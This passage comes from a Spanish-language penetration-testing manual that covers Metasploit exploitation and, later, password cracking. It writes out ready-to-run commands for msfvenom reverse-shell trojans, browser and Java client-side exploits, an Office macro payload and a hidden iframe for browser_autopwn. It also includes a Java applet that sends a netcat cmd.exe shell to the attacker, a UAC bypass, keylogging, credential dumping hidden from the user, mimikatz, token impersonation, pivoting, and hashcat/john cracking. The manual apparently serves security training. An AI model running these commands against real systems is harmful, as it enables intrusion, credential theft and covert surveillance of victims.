use exploit/windows/smb/ms08_067_netapi
```

c) Ver información del modulo

```
info
```

Revisar la descripción del modulo para entender que se esta explotando y revisar los “targets” :

Available targets:	
ID	Name
0	Automatic Targeting
1	Windows 2000 Universal
2	Windows XP SP0/SP1 Universal
3	Windows 2003 SP0 Universal
4	Windows XP SP2 English (AlwaysOn NX)
5	Windows XP SP2 English (NX)
6	Windows XP SP3 English (AlwaysOn NX)
7	Windows XP SP3 English (NX)

d) Ver que parámetros necesitan ser configurados

```
show options
```

e) Configurar parámetros:

```
set rhost 172.16.22.133
```

f) Configurar tipo de payload



Si no configuramos el tipo de payload cargara los valores por defecto, que es una reverse shell al puerto 4444 de Kali



```
set payload windows/meterpreter/reverse_tcp  
set lhost [ip-kali]  
set lport [puerto-disponible]
```

g) Revisar parámetros configurados

```
show options
```

h) Ejecutar el exploit

```
exploit
```

5.2. Comando básicos de metasploit

back	Sale del contexto actual
exit	Sale de la consola
grep	Filtrá la salida de otro comando
help	Menú de ayuda
info	Muestra información sobre uno o más módulos
search	Busca en nombres de módulo y descripciones Ejemplo: search samba type:exploit
sessions	listado de sesiones disponibles
set	Establece una variable de contexto específica
setg	Establece una variable global
show	Muestra los payloads/exploits/etc
use	Selecciona un módulo por su nombre

spool /root/msf.txt	Guardar salida en un archivo
resource /root/script.rc	Ejecuta un script

5.3. Creando ejecutables maliciosos

En muchas vamos a necesitar crear un ejecutable (Linux o windows) para obtener una sesión de meterpreter en una maquina remota

5.3.1. Windows



- Crear ejecutable

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.105
LPORT=444 -f exe > troyano.exe
```

-p = tipo de payload

LHOST = IP de Kali

LPORT = Puerto disponible en Kali

5.3.1.1. Recibir shell

En metasploit:

```
use exploit/multi/handler
set PAYLOAD [payload usado en el backdoor]
set LHOST [ip-kali]
set LPORT 444
set AutoRunScript migrate -f
exploit
```



`set AutoRunScript migrate -f`
Migra a otro proceso para mantener activa la sesion



5.3.2. Otros formatos para windows

➤ Windows (DLL)

Tambien podemos generar el backdoor como una libreria dll que luego se inyecte en memoria.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=[ip-kali] LPORT=444 -f  
dll > evil.dll
```

➤ Windows de 64bits

Si deseamos atacar un windows de 64 bits:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=[ip-kali]  
LPORT=444 -f exe > troyano64.exe
```



También se pueden usar payloads de 32bits pero la mayoría de los antivirus los detecta



Otros payloads (Windows) que podemos usar:

- ✓ windows/meterpreter/bind_tcp
- ✓ windows/shell/reverse_tcp
- ✓ windows/meterpreter/reverse_ord_tcp (~120bytes)

5.4. Exploits comunes por defecto (Windows)

S.O.	Modulo
Win2000	exploit/windows/smb/ms05_039_pnp exploit/windows/smb/ms06_040_netapi
Windows XP SP0,1,2,3	exploit/windows/smb/ms08_067_netapi
Win2003 SP0	exploit/windows/smb/ms06_040_netapi
Win2003 SP1,2,3	exploit/windows/smb/ms08_067_netapi
Win2003 SP0	exploit/windows/dcerpc/ms03_026_dcom
Windows 2008 x86 Window Vista	exploit/windows/smb/ms09_050_smb2_negotiate_func_index

5.4.1. Linux



- Generar troyano:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.2.16 LPORT=444
-f elf > troyano
```

elf : Tipo de ejecutable de linux

5.4.1.1. Recibir shell

En metasploit:

```
use exploit/multi/handler
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set LHOST [ip-kali]
set LPORT 444
exploit
```

5.5. Bruteforce de puertos



Si la victima tiene puertos salientes bloqueados podemos hacer un bruteforcing para descubrir que puertos estan abiertos:

- Creamos el ejecutable

```
msfvenom -p windows/meterpreter/reverse_tcp_allports LHOST=[ip-KALI] -f
exe > allports.exe
```

- En KALI podemos ponernos a la escucha en cualquier puerto
- Despues de ejecutar el programa, la victima intentara conectarse a KALI desde el puerto 1 hasta el 65535 con wireshark vemos a que puertos victima intenta conectarse.

Filtro wireshark: ip.src == [ip-victima] && tcp

ip.src == 172.16.22.157 && tcp					Expression...	Clear	Apply
Source	Destination	Protocol	Info				
3 172.16.22.157	172.16.22.155	TCP	49162->21	[SYN]			
5 172.16.22.157	172.16.22.155	TCP	[TCP Spurious]				
7 172.16.22.157	172.16.22.155	TCP	[TCP Spurious]				
9 172.16.22.157	172.16.22.155	TCP	49162->22	[SYN]			
11 172.16.22.157	172.16.22.155	TCP	[TCP Spurious]				
13 172.16.22.157	172.16.22.155	TCP	[TCP Spurious]				
15 172.16.22.157	172.16.22.155	TCP	49162->23	[SYN]			
19 172.16.22.157	172.16.22.155	TCP	[TCP Spurious]				
21 172.16.22.157	172.16.22.155	TCP	[TCP Spurious]				
23 172.16.22.157	172.16.22.155	TCP	49162->24	[SYN]			
26 172.16.22.157	172.16.22.155	TCP	[TCP Spurious]				
28 172.16.22.157	172.16.22.155	TCP	[TCP Spurious]				
30 172.16.22.157	172.16.22.155	TCP	49162->25	[SYN]			
33 172.16.22.157	172.16.22.155	TCP	[TCP Spurious]				
35 172.16.22.157	172.16.22.155	TCP	[TCP Spurious]				
37 172.16.22.157	172.16.22.155	TCP	49162->80	[SYN]			
39 172.16.22.157	172.16.22.155	TCP	49162->80	[ACK]			
me 11: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface II, Src: Vmware_45:ec:a0 (00:0c:29:45:ec:a0), Dst: Vmware_34:df:c0 (00:0c:29:45:df:c0) Ethernet Protocol Version 4, Src: 172.16.22.157 (172.16.22.157), Dst: 172.16.22.155 (172.16.22.155) [TCP Control Protocol, Src Port: 49162 (49162), Dst Port: 22 (22)] Seq: 1							

5.6. Comandos básicos de meterpreter (Meta-Interpreter)

Una vez explotado una vulnerabilidad podemos obtener una shell remota, o mejor aun una sesión de **meterpreter**.

Meterpreter usa una técnica llamada “Inyección reflectiva de DLL”, el cual trabaja solo en memoria.

- Genéricos

background	Pone la sesión actual en segundo plano para retornar a Metasploit, para regresar a la sesión se ejecuta sessions -i 1
migrate	Permite migrarse a otro proceso en la maquina víctima.

- Comandos del sistema de fichero

ls	Permite visualizar los archivos en el directorio remoto actual.
download	Permite descargar un archivo de la maquina atacada, es necesario hacer uso del back-slash doble en la ruta del mismo.
upload	Permite cargar un archivo en una ruta especifica, de la misma manera que el comando download es necesario hacer uso del doble slash al momento de indicar la ruta.
search	Buscar archivos en el sistema: search -f *pass*.txt
cat	Ver contenido de un archivo
edit archivo.txt	Permite editar archivos (Vim)

- Comandos de red

ipconfig	Permite visualizar todas la información de todas tarjetas de red existentes en la maquina atacada.
route	Permite consultar y modificar la tabla de enrutamiento.

- Comandos del sistema

execute	Permite ejecutar un comando. Ejemplo: execute -f file.exe -i -H -i: Interactuar con el proceso creado -H Oculto al usuario
getuid	Permite consultar el tipo de usuario que la maquina victima esta ejecutando.
ps	Permite consultar todos los procesos que están en ejecución.
shell	Permite obtener un Shell, o línea de comando
sysinfo	Permite obtener información del sistema
idletime	Muestra que tiempo esta inactiva la PC

- Otros

screenshot	Permite extraer una imagen del escritorio remoto.
hashdump	Permite consultar el contenido de la base de datos SAM en sistemas Windows.

5.7. Otros payloads



- A veces hacer que el trafico se parezca a un trafico HTTP es muy util para hacer burlar algunos mecanismos de filtrado

```
msfvenom -p windows/meterpreter/reverse_http LHOST=192.168.80.157 LPORT=80
-f exe >payload.exe
```

- Si queremos que la conexion sea encriptada:

```
msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.80.157
LPORT=443 -f exe >payload.exe
```

5.8. Atacando al cliente

Los ataques a cliente dependen de la version del sistema operativo y navegador usado

➤ Adobe Flash 16

```
exploit/multi/browser/adobe_flash_uncompress_zlib_uaf
```

➤ **Adobe Flash 17**

exploit/multi/browser/adobe_flash_shader_drawing_fill
exploit/multi/browser/adobe_flash_shader_job_overflow

➤ **Adobe Flash 18**

exploit/multi/browser/adobe_flash_opaque_background_uaf

- Usaremos de ejemplo del exploit desarrollado por hacking team


```
use exploit/multi/browser/adobe_flash_hacking_team_uaf
```

Info:				Solo firefox
-------	--	--	--	--------------

- Configurar demás parámetro

```
set URIPATH /  
set SRVPORT 80  
set SRVHOST [ip-kali]
```

Despues de que la victima visite la URL maliciosa le enviara una shell




➤ **Java applet (JMX classes)**

Info:				
-------	--	--	--	--

Nos permite ejecutar código arbitrio fuera del sandbox de Java.

Las versiones afectadas de java son 7u10 y anteriores


```
use exploit/multi/browser/java_jre17_jmxbean
set uripath /
set SRVPORT 80
set SRVHOST [ip-kali]
exploit
```



> Firefox (Plugin)



```
use exploit/multi/browser/firefox_xpi_bootstrapped_addon
set ADDONNAME Video player
set srvhost [IP-kali]
set uripath /
set srvport 80
exploit
```



> Macro Office – Powershell



```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=[ip-kali] LPORT=443 -f vba-psh > macro.txt
```

- Renombrar método del macro de **AutoOpen** a **Auto_Open**
 - Crear archivo de excel y copiar el contenido del macro a excel
 - Guardar con compatibilidad para macros
- Usamos el modulo **handler** para recibir la shell

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST [ip-kali]
set LPORT 443
exploit
```

Después de que el usuario ejecute el macro nos llegara la shell



- **Browser Autopwn**



Nos permitirá explotar cualquier tipo de vulnerabilidad que afecten a los navegadores webs, obteniendo así una session meterpreter en el sistema vulnerable.

```
use auxiliary/server/browser_autopwn2
set lhost [kali-IP]
set srvhost [kali-IP]
set srvport 80
Set URIPATH stats
Exploit
```



Es aconsejable embeber en un iframe

```
<iframe SRC="http://[kali-IP]/stats" height = "0"  
width = "0">
```

:

> JAVA APPLET (explotación manual)



/root/Desktop/Laboratorio/ClientAttacks/java/

Este applet de java descarga netcat al cliente y lo ejecuta mandando una shell a KALI.

- Actualizar la IP de Kali en el archivo Java.java

```
} //end of for loop  
out.flush();  
out.close();  
in.close();  
f = Runtime.getRuntime().exec("cmd.exe /c" + expath + " 192.168.80.170 443 -e cmd.exe");  
} //end of if {  
    
```

- Compilar java

```
/opt/jdk1.7/bin/javac Java.java
```

- Empaquetar

```
echo "Permissions: all-permissions" > manifest.txt
```

- Firmar el applet (.jar)

```
keytool -genkey -alias signapplet -keystore mykeystore -keypass mykeypass  
-storepass password123
```

```
jarsigner -keystore mykeystore -storepass password123 -keypass mykeypass  
-signedjar SignedJava.jar Java.jar signapplet
```

- Utilizar java.html para embeber el applet
 - ✓ Actualizar la IP
- Esperar shell con netcat (KALI)

```
nc -nlvp 443
```



Desde la version Java 7 Update 51, ya no se permite ejecutar applets autoformados

5.9. Elevar privilegios

Los privilegios de la shell obtenida dependerá de los permisos del usuarios actual. En algunos casos el software vulnerable se ejecuta como system o root y ya no es necesario elevar privilegios.

5.9.1. Windows

- Enumerar privilegios (Meterpreter)

```
getuid
```

```
run post/windows/gather/win_privs
```

➤ Pedir al usuario que acepte elevar privilegios



```
use exploit/windows/local/ask
set payload windows/meterpreter/reverse_tcp
set LHOST [ip-kali]
set FILENAME word.exe
set LPORT 777
set SESSION 1
exploit
```

- Obtener privilegios de system (Meterpreter)

Getsystem

➤ Usando certificado confiable

Esta técnica solo sirve si el usuario actual pertenece al grupo de administradores

```
use exploit/windows/local/bypassuac
set payload windows/meterpreter/reverse_tcp
set LHOST [ip-kali]
set LPORT 777
set SESSION 1
Exploit
```

5.10. Post explotación

5.10.1. Keylogger y sniffer

> Keylogger



```
ps
migrate 1740
keyscan_start
keyscan_dump
keyscan_stop
```

1740: PID de explorer

> Sniffing



```
use sniffer
sniffer_interfaces
sniffer_start 3
sniffer_stats 3
sniffer_dump 3 /root/dump.cap
sniffer_stop 3
```

3: Numero de interfaz

5.10.2. Recolectar credenciales almacenadas

Muchas personas almacenan sus passwords en los navegadores, clientes de correos, etc. Estos pueden ser extraídos en texto plano.



➤ Navegadores:



- Firefox
- Internet Explorer
- Google Chrome
- Opera Browser
- Flock Browser

Subir y ejecutar con meterpreter:

```
execute -f BrowserPasswordDump.exe -a "-f browser.txt" -H
```

-f: Archivo a ejecutar

-a: Argumentos del comando

-H: Invisible al usuario

➤ Clientes de correo:



- Microsoft Outlook 2002/XP/2003/2007/2010/2013
- Microsoft Outlook Express
- Mozilla Thunderbird
- Windows Live Mail 2012
- IncrediMail
- Opera Mail
- Google Talk
- GMail Notifier
- Pidgin (Formerly Gaim) Messenger
- Windows Credential Manager

```
execute -f EmailPasswordDump.exe -a "-f email.txt" -H
```

➤ Password de red

- Network Login Password
- Outlook Exchange Server
- Windows Live Messenger
- Remote Desktop (mstsc.exe)

```
execute -f NetworkPasswordDump32.exe -a "-f red.txt" -H
```

[ Requiere privilegios elevados]

➤ Password de WIFI

```
execute -f WiFiPasswordDump.exe -a "-f wifi.txt" -H
```

5.10.3. Extraer password y hashes de memoria

Despues de que un usuario se autentica se generan varias credenciales y son almacenados en el proceso Local Security Authority Subsystem Service, LSASS, (en memoria)

➤ **Mimikatz**




Extrae password y hashes de LSASS. Dependiendo del método de autenticacion y el sistema operativo usado se puede extraer diferente información:

- Cargar modulo en meterpreter

```
load mimikatz
```

- Comandos

wdigest	Passwords del dominio
msv	Leer hashes de memoria
tspkg	AD Password
kerberos	LM/NTLM/Hashes
ssp	Outlook Password



5.11. Incognito



Existen dos tipos de tokens, de "impersonalización" y de "delegación".

- **Delegación:** Son los tokens utilizados en sesiones interactivas, como al hacer login en la maquina o acceder por escritorio remoto.
- **Impersonalización:** Son los tokens utilizados en sesiones no interactivas, como conectar a una unidad de red.

Estos tokens, una vez generados en un sistema permanecen en el hasta que se reinicia. Por ejemplo cuando un usuario hace "log-out" del sistema, su token de "delegación" se convierte en token de "impersonalización" y se queda en la memoria del sistema, con los mismos permisos que tenía al ser token de "delegación".¹ Fuente:hardsec.net

Incognito nos permite el escalamiento vertical-horizontal. Por ejemplo para adquirir los privilegios de un usuario local a un usuario del dominio:

- Cargar modulo
use incognito

¹ <http://hardsec.net/post-explotacion-de-incognito/>

- Listar tokens
list_tokens -u
- Impersonar tokens
impersonate_token [DOMINIO]\[miusuario]

5.12. Acceder a redes internas:

Se utiliza para poder acceder maquinas de redes internas a través de una computadora comprometida.

La metodología para esto es:


- a) Descubrir que host están vivos en la **red interna** (Escaneo ARP)
- b) Realizar escaneo de puertos
- c) Realizar forwarding al puerto seleccionado
- d) Ejecutar herramientas desde KALI mediante el “túnel” creado

Una vez obtenido un **meterpreter** procedemos a escanear la red interna.

> **Descubrir que host estan vivos en la red interna (Escaneo ARP)**

```
run get_local_subnets  
run arp_scanner -r 10.0.0.0/24
```

5.12.1. Pivotear



- Para crear la ruta, ejecutamos en metasploit (no meterpreter):

```
background  
route add 10.0.0.0 255.0.0.0 1  
route print
```

```
10.0.0.0 = [ red]  
255.0.0.0 = [ mascara]  
1 = Numero de sesion de meterpreter
```

Ahora ya podemos “llegar” hasta la red interna (10.0.0.0/24) desde metasploit

- Escanear red interna:

```
use auxiliary/scanner/portscan/tcp  
set RHOSTS 10.0.0.2  
set PORTS 21,22,23,25,80,135,445  
set THREADS 10  
Run
```

Hasta este punto ya sabemos las IPs internas y que puerto tiene abierto. Tenemos 2 opciones:

- ✓ Podemos usar port-forwarding
- ✓ Levantar un socksproxy y ejecutar las herramientas a través de este proxy.

➤ **Utilizar otras herramientas mediante socks proxy**

Si deseamos ejecutar cualquier otra herramienta (Ej nmap, etc) tenemos que usar un **socks proxy** para enrutar el tráfico.


- Iniciar proxy socks (msfconsole)

```
use auxiliary/server/socks4a  
set SRVHOST 127.0.0.1  
Run
```

- Usando Proxychains

Adicionar en /etc/proxychains.conf


```
socks4 127.0.0.1 1080
```



- Escanear IP internas (desde KALI):

```
proxychains nmap -sT -T5 -n -Pn -p445,80,135 10.0.0.2
```

5.12.2. Port forwarding



En meterpreter

```
portfwd add -l 8080 -p 80 -r 10.0.0.2  
portfwd list
```

8080 : puerto local

80 : Puerto remoto


10.0.0.12: IP remota (interna)

Para borrar:

```
portfwd delete -l 8080 -p 80 -r 10.0.0.2
```

5.12.3. Port forwarding 2

Se utiliza en el caso que el host de la red interna no tiene acceso a internet. Usamos al pivot para enrutar el trafico saliente



```
post/windows/manage/portproxy  
set session 1  
set local_port 8080  
set local_address 0.0.0.0  
set connect_address [ip-kali]  
set connect_port 443
```

5.13. Resumen

En este capítulo revisamos el framework metasploit y aprendimos como explotar una vulnerabilidad encontrada mediante nessus. Se vio las funcionalidades mas importantes como:

- Como buscar el modulo correcto para una vulnerabilidad
- Como crear ejecutables maliciosos (Windows y Linux)
- Como recibir una shell reversa
- Extraer password y hashes
- Usar el hash para autenticarse (Pass the hash)
- Acceder a redes internas con port forwarding y pivoteo

6

PASSWORD ATTACKS



VI. PASSWORD ATTACKS

- De donde se obtienen los hashes?

- a) SQL Inyeccion

Cuando un sitio web tiene una vulnerabilidad de SQL Inyección es posible hacer un backup de la base de datos. Generalmente solo estará almacenado hashes de los passwords.

- b) Backups

Revisando la red a veces se encuentran backups de base de datos

- c) Equipos comprometidos

6. Cracheando Online

```
findmyhash MD5 -h e206a54e97690cce50cc872dd70ee896
```

Algoritmos mas importantes soportados:

- ✓ MD4
- ✓ MD5
- ✓ SHA1
- ✓ SHA256
- ✓ SHA512
- ✓ LM
- ✓ NTLM
- ✓ MYSQL

También podemos usar la web: <https://hashkiller.co.uk/default.aspx>

Algoritmos importantes soportados:

- ✓ MD5
- ✓ SHA1
- ✓ NTLM

Si la maquina no esta activa. Se puede obtener hashes de ficheros SAM y SYSTEM

- ✓ Windows\System32\config\SYSTEM
- ✓ Windows\System32\config\SAM

Copiar los archivos a KALI y ejecutar para extraer los hashes:

```
samdump2 SYSTEM_FILE SAM_FILE
```

6.1. Ataque de diccionario

6.1.1. Password profiling

➤ Diccionario base

Primero necesitamos crear un diccionario base. Extraemos las palabras clave del sitio web

```
cewl www.megacorpone.com -m 4 -w megacorp-cewl.txt
```

m: numero mínimo de letras

w: archivo de salida



Se recomienda limpiar las palabras no relevantes



Ampliando el diccionario:

- Nombre de la empresa y variantes
- Nombres de departamentos (Marketing,sistemas,etc)
- Sucursales (Sucre,cochabamba,etc)

Adicionalmente se puede agregar datos personales del objetivo:

- Nombre de usuario (avargas,cgutierrez,etc)
- Cédula o números celular (74124353,etc)
- Nombres Propios (alejandra, alberto, etc..)
- Apellidos (Viscarra,perez,etc)
- Hobby (deportes,musica,películas, etc...)

➤ Usando patrones comunes

● UIlllIdd	Denver14	(12%)
● UIllllIdd	Broncos14	(12%)
● UIllldddd	Rock2015	(10%)
● UIllllllIdd	Drockies14	(7%)
● UIlllldddd	Rocky2014	(5%)
● UIllllldds	Denver14!	(4%)
● UIlllllds	Denve14	(2%)
● UIlsdddd	Cat#2014	(2%)
● UIldddds	Cat2015!	(3%)

Fuente: wikipedia²

² http://en.wikipedia.org/wiki/2012_LinkedIn_hack

Creando reglas a partir de patrones

- REGLA 1: Password + 2 dígitos
- REGLA 2: Password + 3 dígitos
- REGLA 3: Password + 4 dígitos
- REGLA 4: Password + 5 dígitos
- REGLA 5: Password + 2 dígitos + 1 carácter especial
- REGLA 6: Password + 3 dígitos + 1 carácter especial
- REGLA 7: Password + 4 dígitos + 1 carácter especial
- REGLA 8: Password + 1 carácter especial + 2 digitos
- REGLA 9: Password + 1 carácter especial + 3 digitos
- REGLA 10: Mutar s/\$, a/@ , l/1, e/3, g/9, i=1, o=0
- REGLA 11: Volver Mayuscula la primera letra

➤ Aplicar patrones comunes al diccionario base

Las reglas anteriores ya están programadas en el script **password-pattern.sh**, solo tenemos que llamarlo con el archivo **diccionario base**, este generara el archivo **password-personalizado.txt**.

```
password-pattern.sh password.txt full
```

full = Aplica todas las reglas

small = Aplica solo unas reglas (Para ataques online)

El script **password-pattern.sh** hace uso de **John the ripper** para aplicar las reglas (**/etc/john/john.conf**)

\$[0-9]	--> Adiciona números al final del password
^[A-Z]	--> Adiciona letras mayúscula al principio del password
sXY	--> Substituye X por Y
c	--> Vuelve mayuscula la primera letra



Por cada palabra del diccionario base se generara 407.000. Se recomienda no tener mas de 150-200 passwords en el diccionario base



Hasta ahora tenemos el archivo **password-personalizado.txt** con los patrones aplicados al diccionario base, copiarlo al directorio que tiene los demás passwords.

```
mv password-personalizado.txt /usr/share/wordlist
```

En el directorio **/usr/share/wordlist** existen otros lista de passwords comunes:

- community-string.txt
- Password-comunes.txt
- real.txt (password reales)
- real-bo.txt (password reales de Bolivia)
- Apellidos.txt
- *digits.txt

➤ Crakeando NTLM



Conceptos teóricos necesarios



Los hashes que extraemos de windows tienen este formato

LM:NTLM

Solo nos interesa la segunda parte (NTLM) ya que LM esta desactivado en los sistemas operativos modernos:

- Para crackear hashes NTLM

```
hashcat -m 1000 -a 0 hash.txt /usr/share/wordlists/ -o cracked.txt
```

-m 1000 = Modulo (NTLM)

-a 0 = modo ataque (directo)

hash.txt = solo hash, sin usuario ni otro dato



➤ Lidiando con salts

```
hashcat -m 110 -a 0 hash.txt /usr/share/wordlists/ -o cracked.txt
```

110 = sha1(\$pass.\$salt)

hash.txt = Debe tener el formato:

hash:salt


➤ Crackeando passwords de linux (SHA512)

- Combinando passwd + shadow

```
unshadow passwd shadow > unshadowed.txt
```

- Crackeando con john

```
john --rules --wordlist=/usr/share/wordlists/rockyou.txt  
unshadowed.txt
```



6.2. CMS

- Drupal (SHA512)

```
john --wordlist:/usr/share/wordlists/passwords-comunes.txt drupal.txt
```

- Wordpres, Joomla

```
hashcat -m 400 -a 0 hash.txt /usr/share/wordlists/ -o cracked.txt
```

6.3. Otros

- ZIP


```
fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u backup.zip
```

- .htpasswd

Los hashes empiezan con \$apr1\$ y usan MD5, SHA-1

```
hashcat -m 1600 -a 0 hash.txt real.txt -o cracked.txt
```

- VNC HASH




```
wine vncpwd.exe [hash]
```

EJ: wine vncpwd.exe a667228640f37c6634fae3a69dc30581

[ El hash se puede obtener de los registros:
HKLM\SOFTWARE\RealVNC\vncserver
